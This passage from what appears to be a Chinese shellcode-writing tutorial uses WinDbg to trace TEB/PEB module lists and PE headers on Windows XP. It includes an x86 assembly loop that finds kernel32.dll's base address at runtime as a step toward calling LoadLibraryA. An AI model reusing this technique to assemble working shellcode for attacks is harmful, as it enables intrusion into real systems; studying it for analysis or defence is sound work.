假設我們能夠從 InInitializationOrderModuleList 取得兩樣資訊，一是模組載入的基底位址，二是該模組的名稱，我們就可以在 shellcode 執行時期動態地透過 FS 取得 TEB，再取得 PEB，再取得 InInitializationOrderModuleList，再取得模組名稱和基底位址，我們只要掌握一個重要的系統 DLL：kernel32.dll，因為 kernel32.dll 幾乎一定會優先被系統初始化，所以在 InInitializationOrderModuleList 的清單資訊裡面，透過掌握 kernel32.dll，我們就可以呼叫其內部的系統函式 LoadLibraryA()，將其他的 DLL 載入到記憶體中，並呼叫任何我們想呼叫的函式，這就是我們的計畫。

我們繼續拿起工具 WinDbg 來檢視一下這個 InInitializationOrderModuleList 成員 (此時 WinDbg 當然還是在載入 TestShellcode.exe 的狀態)，首先我們來看一下它的結構 _LIST_ENTRY 長怎樣，在 WinDbg 執行命令 dt ntdll!_LIST_ENTRY：

```
0:000> dt ntdll!_LIST_ENTRY
   +0x000 Flink            : Ptr32 _LIST_ENTRY
   +0x004 Blink            : Ptr32 _LIST_ENTRY
```

看起來像是資料結構理論中一個常見的鏈結串列結構 (linked-list)，有頭有尾，所以應該是一個雙向的鏈結串列，每個元素至少有兩個成員，一個是 Flink，可能是在串列中連結前面的元素，另一個是 Blink，可能在串列中連結後面的元素，要繼續深入了解 InInitializationOrderModuleList，我們需要一個應用程式實例 (instance) 來提供我們實際的記憶體位址，繼續使用我們的 TestShellcode.exe 程式，讓 WinDbg 保持載入它 (但是不執行它) 的狀態，然後輸入命令 !peb，因為 PEB 太常使用了，WinDbg 預設提供 !peb 指令可以直接取得 PEB 資訊，輸出結果如下：

```
0:000> !peb
PEB at 7ffdf000
    InheritedAddressSpace:    No
    ReadImageFileExecOptions: No
    BeingDebugged:            Yes
    ImageBaseAddress:         00400000
    Ldr                       00341ea0
    ...(省略)
```


從上面輸出可以看出 Ldr 的位址是在 00341ea0，我們早先透過 dt ntdll!_PEB 指令看過 Ldr 的結構為 _PEB_LDR_DATA，在 WinDbg 執行指令 dt ntdll!_PEB_LDR_DATA 00341ea0 將其展開來觀看，請留意，從這裡開始涉及一些直接對記憶體位址操作的命令，在你的電腦環境中這些記憶體位址的數值可能會不同，請依照你的情況修整，切勿直接拷貝複製這些指令數值：

```
0:000> dt ntdll!_PEB_LDR_DATA 00341ea0
   +0x000 Length           : 0x28
   +0x004 Initialized      : 0x1 ''
   +0x008 SsHandle         : (null)
   +0x00c InLoadOrderModuleList : _LIST_ENTRY [ 0x341ee0 - 0x3420d0 ]
   +0x014 InMemoryOrderModuleList : _LIST_ENTRY [ 0x341ee8 - 0x3420d8 ]
   +0x01c InInitializationOrderModuleList : _LIST_ENTRY [ 0x341f58 - 0x3420e0 ]
   +0x024 EntryInProgress  : (null)
```

可以看出成員 InInitializationOrderModuleList 是在 0x01c 的偏移量，00341ea0 + 1c = 00341ebc，這就是 InInitializationOrderModuleList 的位址，其結構是 _LIST_ENTRY (我們剛剛說的雙向鏈結串列)，WinDbg 預設提供指令 dl 可以來查看 _LIST_ENTRY 結構，輸入命令 dl 00341ebc 如下：

```
0:000> dl 00341ebc
00341ebc  00341f58 003420e0 00000000 abababab
00341f58  00342020 00341ebc 7c900000 7c912c48
00342020  003420e0 00341f58 7c800000 7c80b64e
003420e0  00341ebc 00342020 77c10000 77c1f2a1
```

從上面 WinDbg 的輸出，讀者是否可以看出 InInitializationOrderModuleList 是雙向鏈結串列的結構？根據上面的輸出，我們畫出結構圖形如下：



```
0:000> lm
start    end        module name
00400000 00406000   image00400000   (deferred)
77c10000 77c68000   msvcrt     (deferred)
7c800000 7c8f6000   kernel32   (deferred)
7c900000 7c9b2000   ntdll      (deferred)
```

按照 InInitializationOrderModuleList 內元素的順序，7c900000 就是 ntdll.dll 的載入基底位址 (start address 或說 base address)，7c800000 是 kernel32.dll 的基底位址，77c10000 是 msvcrt.dll 的基底位址，InInitializationOrderModuleList 內的鏈結串列元素順序也就是這三個 DLL 被初始化的順序 (如果使用 Windows 7 會在 ntdll.dll 之後看到 kernelbase.dll)，到這一步，我們實驗驗證知道了在 InInitializationOrderModuleList 鏈結串列的結構裡面，每個元素內部的確擁有儲存某個 DLL 模組基底位址的成員，該成員距離元素的起始位址的偏移量是 0x08 (跳過 Flink 和 BLink 共 8 個位元組，例如第一個元素起始位址是 00341F58，Flink 的值在 00341F58+0x00 的位置，Blink 的值在 00341F58+0x04 的位置，00341F58+0x08 處所儲存的值就是 7c900000，故偏移量為 0x08)，我們只要從元素的頭開始算起偏移量 0x08，就是某一個 DLL 模組的基底位址，問題是，如果我們在執行 shellcode 的時候，只有知道基底位址，我們要怎麼曉得它是哪一個 DLL 呢？舉例來說，就算告訴我們某個 DLL 的基底位址是 7c900000，我們也無法單從這個數字本身猜測出那個模組是誰？總不能把程式暫停下來，掛載 WinDbg，然後執行 lm 指令對照找出 DLL 名稱，看完之後再讓程式繼續跑我們的 shellcode 吧？所以我們還需要知道更多的資訊...，實際上，我們還需要知道 DLL 的模組名稱。

除了基底位址以外，元素下面似乎還夾帶了一些其它資料成員，我們大膽假設一下，像 InInitializationOrderModuleList 這樣一個記載 DLL 模組初始化順序的鏈結串列，既然儲存了基底位址，沒有理由不存放該模組的名稱，極有可能其元素內部還夾帶了字元指標成員，該指標指向模組的名稱或者路徑，根據這個大膽的假設，我們用 WinDbg 來翻攪一下記憶體，先拿內部有 7c900000 資料的那一個元素下手，從前面圖形來看，這第一個元素位址在 00341f58，執行 db 00341f58 l 40 列出從 00341f58 開始算起 40 個位元組的記憶體內容 (l 後面接長度，在此我們先看 40 個位元組)：

```
0:000> db 00341f58 l 40
00341f58  20 20 34 00 bc 1e 34 00-00 00 90 7c 48 2c 91 7c    4...4....|H,.|
00341f68  00 20 0b 00 3a 00 08 02-28 00 98 7c 12 00 14 00  . ..:...(..|....
00341f78  78 21 92 7c 04 50 08 00-ff ff 00 00 c8 e2 97 7c  x!.|.P.........|
00341f88  c8 e2 97 7c 48 1d 90 49-00 00 00 00 00 00 00 00  ...|H..I........
```

因為 InInitializationOrderModuleList 的內部元素結構是完全不公開的，我們不知道從哪裡開始找那個可能存在的名稱字元指標 (也有可能不存在，到目前為止都只是我們的推論而已)，從任何一個偏移量開始的 32 位元都可能是我們要找的字元指標，暴力的解法就是每個偏移量都試試看，但是，在那之前我們簡單推理一下，回過頭來看 InInitializationOrderModuleList 的其他兄弟成員，InInitializationOrderModuleList 是在結構 _PEB_LDR_DATA 之中，故我們回過頭來看一下此結構的構造：

```
0:000> dt ntdll!_PEB_LDR_DATA
   +0x000 Length           : Uint4B
   +0x004 Initialized      : UChar
   +0x008 SsHandle         : Ptr32 Void
   +0x00c InLoadOrderModuleList : _LIST_ENTRY
   +0x014 InMemoryOrderModuleList : _LIST_ENTRY
   +0x01c InInitializationOrderModuleList : _LIST_ENTRY
   +0x024 EntryInProgress  : Ptr32 Void
```

其中有一個叫做 InMemoryOrderModuleList 的成員，結構內容有被公開於 MSDN 上，其定義是在 Windows SDK 7.1 版的 winternl.h 裡面，如下：

```
typedef struct _LDR_DATA_TABLE_ENTRY {
    PVOID Reserved1[2];
    LIST_ENTRY InMemoryOrderLinks;
    PVOID Reserved2[2];
    PVOID DllBase;
    PVOID Reserved3[2];
    UNICODE_STRING FullDllName;
    BYTE Reserved4[8];
    PVOID Reserved5[3];
    union {
        ULONG CheckSum;
        PVOID Reserved6;
    } DUMMYUNIONNAME;
    ULONG TimeDateStamp;
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
```

注意到當中有一個 UNICODE_STRING 型別的成員，UNICODE_STRING 的定義如下，同樣是在 winternl.h 裡頭：

```
typedef struct _UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
    PWSTR  Buffer;
} UNICODE_STRING;
```

可以看出它有 8 個位元組，前面 2 個是 Length，型別等同於 unsigned short，接下來 2 個是 MaximumLength，最後 4 個位元組是 unicode 的字元指標，指向模組的名稱字串，我們冷靜地推想一下，如果 InMemoryOrderModuleList 結構裡面有 _UNICODE_STRING 這樣的成員，那它的兄弟 InInitializationOrderModuleList 應該也會有才對，以這樣的想法，去揣測系統開發者的思維，我們現在面對的是含有 7c900000 位址的第一個元素，其元素內部應該也會有一個 _UNICODE_STRING 成員，並且其名稱字串一定包含有 "ntdll.dll" 這個的名稱 (因為 7c900000 是 ntdll.dll 的基底位址)，而名稱要不然就是完整的路徑名稱 "C:\Windows\system32\ntdll.dll"，要不然就是只有檔名 "ntdll.dll"，因為是 unicode 字串，所以 1 個字元佔 2 個位元組，如果是完整路徑，就是 29 或 30 個字元，取決於包不包含結尾 NULL 字元，所以是 29*2 = 58 = 0x3A 個位元組，或者是 30*2 = 60 = 0x3C 個位元組，如果是只有檔名，那就是 9 或 10 個字元，所以是 9*2 = 18

重新回過頭來看一下這個元素的記憶體內容：

```
0:000> db 00341f58 l 40
00341f58  20 20 34 00 bc 1e 34 00-00 00 90 7c 48 2c 91 7c    4...4....|H,.|
00341f68  00 20 0b 00 3a 00 08 02-28 00 98 7c 12 00 14 00  . ..:...(..|....
00341f78  78 21 92 7c 04 50 08 00-ff ff 00 00 c8 e2 97 7c  x!.|.P.........|
00341f88  c8 e2 97 7c 48 1d 90 49-00 00 00 00 00 00 00 00  ...|H..I........
```

在位址 00341f74 (=00341f58+1c) 的地方，正好就有 12 00 和 14 00 (在第 2 行倒數過來的第 4 個位址)，冒著忐忑不安的心嘗試去解析這段位址，執行命令 dt ntdll!_UNICODE_STRING (00341f58+1c)，這個命令就是把 _UNICODE_STRING 結構「套」在位址 (00341f58+1c) 上面，如下：

```
0:000> dt ntdll!_UNICODE_STRING (00341f58+1c)
 "ntdll.dll"
   +0x000 Length           : 0x12
   +0x002 MaximumLength    : 0x14
   +0x004 Buffer           : 0x7c922178  "ntdll.dll"
```

找到了！就是在位址 (00341f58+1c) 我們摸到了 ntdll.dll 這個名稱，有了 DLL 模組名稱的資訊，配合上我們已經知道基底位址的資訊，這讓很多事都有可能發生！位址 (00341f58+1c) 和元素頭 00341f58 距離的偏移量是 1c，所以推論從元素頭開始偏移 0x1c 的位址，我們可以找到 DLL 模組的名稱，型別是 _UNICODE_STRING，還有剛剛我們從元素頭算起偏移量 0x08 的地方可以找到 DLL 模組的基底位址，有這兩樣資訊可以造就許多可能性。為了更多驗證，我們試試看第二個元素，元素頭位址是在 00342020 (請回到前面看一下 InInitializationOrderModuleList 的 WinDbg 輸出，以及那張鏈結串列的圖形，記得在圖形上總共有四個部份，扣掉最前面的鏈結串列表頭資訊，總共還有三個元素嗎？如果讀者是使用 Windows 7，則應該會有四個元素)，輸入命令 dd (00342020+0x08) l 1 取得第二個元素的所含的模組基底位址，輸入命令 dt ntdll!_UNICODE_STRING (00342020+0x1c) 取得 _UNICODE_STRING 型別的模組名稱，如下：

```
0:000> dd (00342020+0x08) l 1
00342028  7c800000
0:000> dt ntdll!_UNICODE_STRING (00342020+0x1c)
 "kernel32.dll"
   +0x000 Length           : 0x18
   +0x002 MaximumLength    : 0x1a
   +0x004 Buffer           : 0x00341fd8  "kernel32.dll"
```

我們看到 kernel32.dll 名稱以及其基底位址 7c800000 很漂亮地呈現在 WinDbg 畫面上 (如果讀者是使用 Windows 7 則會出現 kernelbase.dll，此處僅就筆者 Windows XP SP3 的情況接續下去說明)，我們也驗證一下第三個元素，元素頭的位址是在 003420E0 (請回到前面查看鏈結串列的圖形)，輸入命令 dd (003420E0+0x08) l 1，以及命令 dt ntdll!_UNICODE_STRING (003420E0+0x1c)，如下：

```
0:000> dd (003420E0+0x08) l 1
003420e8  77c10000
0:000> dt ntdll!_UNICODE_STRING (003420E0+0x1c)
 "msvcrt.dll"
   +0x000 Length           : 0x14
   +0x002 MaximumLength    : 0x16
   +0x004 Buffer           : 0x003420a0  "msvcrt.dll"
```

最後的 msvcrt.dll 也被我們找到了，這個 TestShellcode.exe 小程式只有三個 DLL 模組，如今每個都可被我們查詢到，如果從元素頭直接跳到偏移量 0x1c + 0x02 + 0x02 = 0x20 就會跳過結構 _UNICODE_STRING 的兩個 unsigned short 成員 Length 和 MaximumLength，直接跳到 Buffer 成員，例如執行命令 ddu (003420e0+0x20) l 1，ddu 指令是將 Buffer 成員變數當作指標，對其作 C/C++ dereference 的動作，找到其所指向的 unicode 字串，第一個字母 d 是 display 的意思，第二的字母 d 是 dword (4 個位元組) 的意思，第三個字母 u 是代表 dereference 型別是 unicode 字串的意思，後面接的是記憶體位址，l 1 指的是只針對 1 個 dword 來作 dereference：

```
0:000> ddu (003420e0+0x20) l 1
00342100  003420a0 "msvcrt.dll"
```

總結一下，到此為止，我們已經可以透過 FS 取得 TEB/PEB，在 PEB 裡面找到成員 Ldr，Ldr 內部找到成員 InInitializationOrderModuleList，透過它的鏈結串列結構找到每個元素，在每個元素裡面可以取得其包含的 DLL 模組基底位址以及模組名稱 unicode 字串，我們可以一一比對模組名稱找到字串 "kernel32.dll" 以及其基底位址，有個取巧的方式是，我們也可以利用 "kernel32.dll" 名稱長度為 12 個字元，unicode 1 字元是 2 位元組，所以是為 12*2 = 24 個位元組，其第 25 個位元組為結束 NULL 字元 0 來判斷模組名稱是否是字串 "kernel32.dll"。

將這些邏輯觀念都串起來，以組合語言的指令來呈現，就會類似像下面這樣：

```
[BITS 32]
xor eax,eax             ; eax = 0
mov ebx,[fs:eax+0x30]   ; ebx = &(_PEB)
mov ebx,[ebx+0x0c]      ; ebx = PEB->Ldr
add ebx,0x1c            ; ebx = Ldr.InInitializationOrderModuleList
LOOP:
mov ebx,[ebx]           ; ebx = ebx->Flink 跳過無資料的鏈結串列頭，直接到第一個元素，或者看成是跳下一個元素
mov ecx,[ebx+0x08]      ; ecx = 某個 DLL 模組的基底位址
mov edx,[ebx+0x20]      ; edx = 該 DLL 模組的名稱指標
cmp [edx+0x18],al       ; 是否第 25 個位元組為 0
JNE LOOP                ; 不為 0，跳到 LOOP，為 0，接下去執行下一行組語指令
; 下一行組語指令...
```

執行完此段指令，找到 kernel32.dll 之後，edx 會存放 "kernel32.dll" 的 unicode 字串指標，ecx 會存放 kernel32.dll 的基底位址，上述使用的暫存器可以任意替換成不同的暫存器。

假設 kernel32.dll 一定存放在 InInitializationOrderModuleList 的第二個元素裡面，第一個元素一定是 ntdll.dll，這樣的假設在 Windows 7 就行不通了，因為 Windows 7 下第二個元素變成 kernelbase.dll，SkyLined 的方法是用 "kernel32.dll" 字串的長度去過濾，也就是我們上面的取巧的方法，從 InInitializationOrderModuleList 鏈結串列的第一個元素開始一個一個分析其成員所含的模組名稱字串，因為重要的系統 DLL 模組並不多，在找到 "kernel32.dll" 以前，模組名稱長度要重複的機會幾乎是沒有 (至少到 Windows 7 為止還沒有)，所以可以用此法一次解決 Windows NT 以後到 Windows 7 為止各種 Windows 版本的問題，另外，原來 SkyLined 的版本在指標觀念上有點模糊，我在上面的版本中稍微修正了這一個問題。

除了上述這個方法以外，還有其他一些可以取得 kernel32.dll 基底位址的方法，像是透過 InMemoryOrderModuleList 來取得（讀者從上面作法中應該可以想像），或是透過例外處理機制的結構來取得，或者是透過堆疊的結構來取得，這些種種方法，未來若有機緣，筆者可能在另一本介紹進階 shellcode 撰寫技巧的書中再談到它們。

到此，我們學會了使用 FS 區段暫存器取得 TEB/PEB，再透過 PEB 取得 kernel32.dll 的記憶體基底位址，我們也將整個步驟化為組合語言來呈現，讀者如果之前並無太多接觸 WinDbg 的經驗，也無組合語言的經驗的話，可能需要反覆閱讀一下此小節，確認每個環節的觀念都釐清消化了，再繼續往下閱讀，我們一開始的問題是要抓取到 kernel32.dll 裡面所提供的 Windows API 函式 LoadLibraryA，藉由 LoadLibraryA 將 msvcrt.dll 動態函式庫載入到記憶體中，如今我們已經可以在執行時期取得 kernel32.dll 的基底位址，我們還需要透過這基底位址去取得函式 LoadLibraryA 的絕對位址。

從 kernel32.dll 基底位址進一步找到 LoadLibraryA 函式位址 - PE 結構攀爬技巧

有了 kernel32.dll 的記憶體基底位址之後，我們的下一個挑戰是要找到 kernel32.dll 裡面的 LoadLibraryA 位址在哪裡。首先我們也是先來天馬行空推理一下，kernel32.dll 被載入到記憶體中，是因為應用程式需要取用其中的函式，應用程式要找到這些函式，一定有「某種機制」，而 kernel32.dll 在記憶體的空間中，也一定是按照「某種結構」排列，以至於那「某種機制」可以按那「某種結構」抓取到其中應用程式所需要的函式位址，我們一定要了解「某種結構」，才能夠抓取到我們想要的 LoadLibraryA 函式位址，我們不必然需要知道那「某種機制」，因為我們只要知道結構長怎樣，我們可以運用指標和偏移量的排列與跳動，攀爬抓取到我們要的部位，就像我們玩耍於 TEB/PEB 結構中一樣，「某種機制」在此對我們來說不是那麼重要，重要的是「某種結構」。

我們再來攪動一下記憶體，同樣使用 WinDbg 載入 TestShellcode.exe，當然我們已經學會用組合語言的方法動態取得 kernel32.dll 的記憶體基底位址，但是我們現在不用這麼麻煩，那種方法是留待使用 shellcode 的時候才拿出來用的，我們現在可以直接操作 WinDbg 輸入命令 lm 如下：

```
0:000> lm
start    end        module name
00400000 00406000   image00400000   (deferred)
77c10000 77c68000   msvcrt     (deferred)
7c800000 7c8f6000   kernel32   (deferred)
7c900000 7c9b2000   ntdll      (deferred)
```

在筆者的 Windows XP SP3 中，kernel32 的基底位址是 7c800000 (在讀者的電腦中此 DLL 基底位址可能會改變)，我們執行 WinDbg 的指令 db 7c800000 來翻攪一下記憶體，我想不厭其煩的再次提醒讀者，從這裡開始底下許多的 WinDbg 指令牽涉到記憶體數值的部份，在讀者的電腦中可能會不同，請根據情況調整，切勿一味地複製貼上，甚至建議讀者可以一邊看書操作一邊作筆記，根據你電腦上的情況，把數值記在筆記上，並寫下它的意義，比較不容易搞混：


```
0:000> db 7c800000
7c800000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
7c800010  b8 00 00 00 00 00 00 00-40 00 00 00 00 00 00 00  ........@.......
7c800020  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
7c800030  00 00 00 00 00 00 00 00-00 00 00 00 f0 00 00 00  ................
7c800040  0e 1f ba 0e 00 b4 09 cd-21 b8 01 4c cd 21 54 68  ........!..L.!Th
7c800050  69 73 20 70 72 6f 67 72-61 6d 20 63 61 6e 6e 6f  is program canno
7c800060  74 20 62 65 20 72 75 6e-20 69 6e 20 44 4f 53 20  t be run in DOS
7c800070  6d 6f 64 65 2e 0d 0d 0a-24 00 00 00 00 00 00 00  mode....$.......
```

美妙的是出現一個字串 "This program cannot be run in DOS mode"，這個字串是 Windows 應用程式的表頭常常會有的字串，如果讀者使用任何一種二進位檔編輯器，直接到 c:\windows\system32\ 資料夾底下把檔案 kernel32.dll 打開來看的話，例如筆者使用 HxD，將會看到檔案前面的一些二進位內容如下：


```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000   4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010   B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030   00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00  ............ð...
00000040   0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050   69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060   74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
00000070   6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
```

比較我們在 WinDbg 以及 HxD 中所看到的，除了基底位址不同以外，內容和偏移量完全一樣，這代表 kernel32.dll 是按照檔案的 PE (Portable Executable) 結構被載入到記憶體中的，我們只要了解 PE 結構，就可以從基底位址找到我們要的 LoadLibraryA 函式位址。

這裡我們不談 PE 結構的歷史，總而言之，PE 結構是 Windows 應用程式以及動態函式庫的檔案結構，也就是 EXE 檔案和 DLL 檔案的格式，我們使用工具 CFF Explorer 把 kernel32.dll 打開來 (CFF Explorer 在前面環境和工具設定的章節有介紹)，會看到程式左邊的介面出現如下圖，從這裡沒有經驗的讀者大概可以一窺主要的 PE 結構骨幹：



正如 CFF Explorer 的介面所顯示的，PE 結構的骨幹就是由 DOS Header、NT Headers、Section Headers、以及其後的許多 Sections 所組成，簡略示意圖如下：



在 DOS Header 之後就是 NT Headers，NT Headers 其內包含了 File Header 和 Optional Header，Optional Header 裡面又包了 Data Directories，在 NT Header 之後就是 Section Headers，這裡是複數，有幾個 Section Headers 後面就接幾個 Sections，這是大致上 PE 的骨幹結構。

我們要來了解一下 PE 結構，但是我們不會逐一鑽研 PE 結構裡面的每一個格式和位元資料意義，我們只會針對和緩衝區溢位攻擊有關的部份加以解釋，沒有直接關聯的我會直接帶過，我們要了解 DLL 被載入到記憶體內的結構，才能夠拿到 LoadLibraryA 函式的位址，PE 結構裡面的巢狀構造比 TEB/PEB 又更複雜一點，不過別擔心，PE 和 TEB/PEB 不同的是，它有非常充足又清楚的官方文件，不用摸黑走路，以下我們會一步一步地解析它。

我們的策略是這樣，從 PE 結構的 Data Directories 裡面，我們可以取得 Export Directory 的相關資訊，Export Directory 是儲存著 DLL 動態函式庫輸出於外的所有函式名稱和位址的結構，其位在 PE 結構下方的某個 Section 裡面，透過 Data Directories 我們可以取得找到 Export Directory 的資訊，再去那裡一一比對所有函式的名稱，尋找是否有 LoadLibraryA，找到了之後再對應找到其函式位址，讀者也許會覺得有點抽象，底下我們會一一解釋。

在 Windows SDK 7.1 版所附的 WinNT.h 裡面，有三行簡單的註解，內容如下：

```
//
// Image Format
//
```

從這簡單的註解以下，WinNT.h 開始定義了一系列 PE 結構內的子結構和格式，其中第一個就是 DOS Header，在 WinNT.h 表頭檔案裡面所定義的如下：

```
#define IMAGE_DOS_SIGNATURE                 0x5A4D      // MZ

// ...(省略)

typedef struct _IMAGE_DOS_HEADER {      // DOS .EXE header
    WORD   e_magic;                     // Magic number
    WORD   e_cblp;                      // Bytes on last page of file
    WORD   e_cp;                        // Pages in file
    WORD   e_crlc;                      // Relocations
    WORD   e_cparhdr;                   // Size of header in paragraphs
    WORD   e_minalloc;                  // Minimum extra paragraphs needed
    WORD   e_maxalloc;                  // Maximum extra paragraphs needed
    WORD   e_ss;                        // Initial (relative) SS value
    WORD   e_sp;                        // Initial SP value
    WORD   e_csum;                      // Checksum
    WORD   e_ip;                        // Initial IP value
    WORD   e_cs;                        // Initial (relative) CS value
    WORD   e_lfarlc;                    // File address of relocation table
    WORD   e_ovno;                      // Overlay number
    WORD   e_res[4];                    // Reserved words
```

PE 檔案的開頭通常都有 "MZ" 這兩個字元，直接定義在 WinNT.h 裡面，這兩個字元會被放入 _IMAGE_DOS_HEADER 結構的第一個雙位元組 (WORD)，這裡我們要看的關鍵只有最後一個成員 e_lfanew，這是一個 32 位元的整數，代表接下來的 NT Header 是在檔案的哪一個位置，這個值是從檔案頭 (檔案的第 1 個位元組) 開始算起的偏移量，e_lfanew 本身在 _IMAGE_DOS_HEADER 結構中，是在偏移量 60 也就是 16 進位的 0x3c 的位置 (請自行從 e_magic 開始累加起，別忘了當中有陣列 e_res 和 e_res2)，目前我們的 WinDbg 仍然保持著載入 TestShellcode.exe 的狀態，而 kernel32.dll 已經載入到記憶體基底 7c800000 的位址，所以我們將基底位址 7c800000 加上偏移量 0x3c，在 WinDbg 下指令 dd (7c800000+0x3c) l 1 查看 e_lfanew 的值：

```
0:000> dd (7c800000+0x3c) l 1
7c80003c  000000f0
```

在筆者的 XP 中看到 e_lfanew 等於 0xf0，所以代表 (7c800000+0xf0) 就會是 NT Headers 的位置，我們先來看一下 NT Headers 在 SDK 內部 WinNT.h 的定義：

```
#define IMAGE_NT_SIGNATURE                  0x00004550  // PE00

// ...(省略)

typedef struct _IMAGE_NT_HEADERS {
    DWORD Signature;
    IMAGE_FILE_HEADER FileHeader;
    IMAGE_OPTIONAL_HEADER32 OptionalHeader;
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```

很方便的是，在 ntdll.dll 裡面有 _IMAGE_NT_HEADERS 的結構定義，我們執行 WinDbg 的命令 dt ntdll!_IMAGE_NT_HEADERS (7c800000+0xf0) 將 _IMAGE_NT_HEADERS 的格式「套」在 (7c800000+0xf0) 的位址。

```
0:000> dt ntdll!_IMAGE_NT_HEADERS (7c800000+0xf0)
   +0x000 Signature        : 0x4550
   +0x004 FileHeader       : _IMAGE_FILE_HEADER
   +0x018 OptionalHeader   : _IMAGE_OPTIONAL_HEADER
```

找到 NT Headers 之後，發現成員 OptionalHeader 是 _IMAGE_OPTIONAL_HEADER 結構，其偏移量是 0x18，所以 (7c800000+0xf0+0x18) 就是 _IMAGE_OPTIONAL_HEADER 結構的位址，我們執行 WinDbg 命令 dt ntdll!_IMAGE_OPTIONAL_HEADER (7c800000+0xf0+0x18) 觀看 _IMAGE_OPTIONAL_HEADER 內部成員：

```
0:000> dt ntdll!_IMAGE_OPTIONAL_HEADER (7c800000+0xf0+0x18)
   +0x000 Magic            : 0x10b
   +0x002 MajorLinkerVersion : 0x7 ''
   +0x003 MinorLinkerVersion : 0xa ''
   +0x004 SizeOfCode       : 0x83200
   +0x008 SizeOfInitializedData : 0x70400
   +0x00c SizeOfUninitializedData : 0
   +0x010 AddressOfEntryPoint : 0xb64e
   +0x014 BaseOfCode       : 0x1000
   +0x018 BaseOfData       : 0x80000
   +0x01c ImageBase        : 0x7c800000
   +0x020 SectionAlignment : 0x1000
   +0x024 FileAlignment    : 0x200
   +0x028 MajorOperatingSystemVersion : 5
   +0x02a MinorOperatingSystemVersion : 1
   +0x02c MajorImageVersion : 5
   +0x02e MinorImageVersion : 1
   +0x030 MajorSubsystemVersion : 4
   +0x032 MinorSubsystemVersion : 0
   +0x034 Win32VersionValue : 0
   +0x038 SizeOfImage      : 0xf6000
   +0x03c SizeOfHeaders    : 0x400
   +0x040 CheckSum         : 0xfe572
   +0x044 Subsystem        : 3
   +0x046 DllCharacteristics : 0
   +0x048 SizeOfStackReserve : 0x40000
   +0x04c SizeOfStackCommit : 0x1000
   +0x050 SizeOfHeapReserve : 0x100000
   +0x054 SizeOfHeapCommit : 0x1000
   +0x058 LoaderFlags      : 0
   +0x05c NumberOfRvaAndSizes : 0x10
   +0x060 DataDirectory    : [16] _IMAGE_DATA_DIRECTORY
```

這裡的關鍵只有最後一個成員 DataDirectory，它是一個有 16 個元素的 _IMAGE_DATA_DIRECTORY 陣列，這固定 16 個元素分別是什麼呢？我們可以在 PE 結構的文件中找到答案，或者直接觀看 Windows SDK 內 WinNT.h 表頭檔案裡面的定義：

```
#define IMAGE_DIRECTORY_ENTRY_EXPORT          0   // Export Directory
#define IMAGE_DIRECTORY_ENTRY_IMPORT          1   // Import Directory
#define IMAGE_DIRECTORY_ENTRY_RESOURCE        2   // Resource Directory
#define IMAGE_DIRECTORY_ENTRY_EXCEPTION       3   // Exception Directory
#define IMAGE_DIRECTORY_ENTRY_SECURITY        4   // Security Directory
#define IMAGE_DIRECTORY_ENTRY_BASERELOC       5   // Base Relocation Table
#define IMAGE_DIRECTORY_ENTRY_DEBUG           6   // Debug Directory
//      IMAGE_DIRECTORY_ENTRY_COPYRIGHT       7   // (X86 usage)
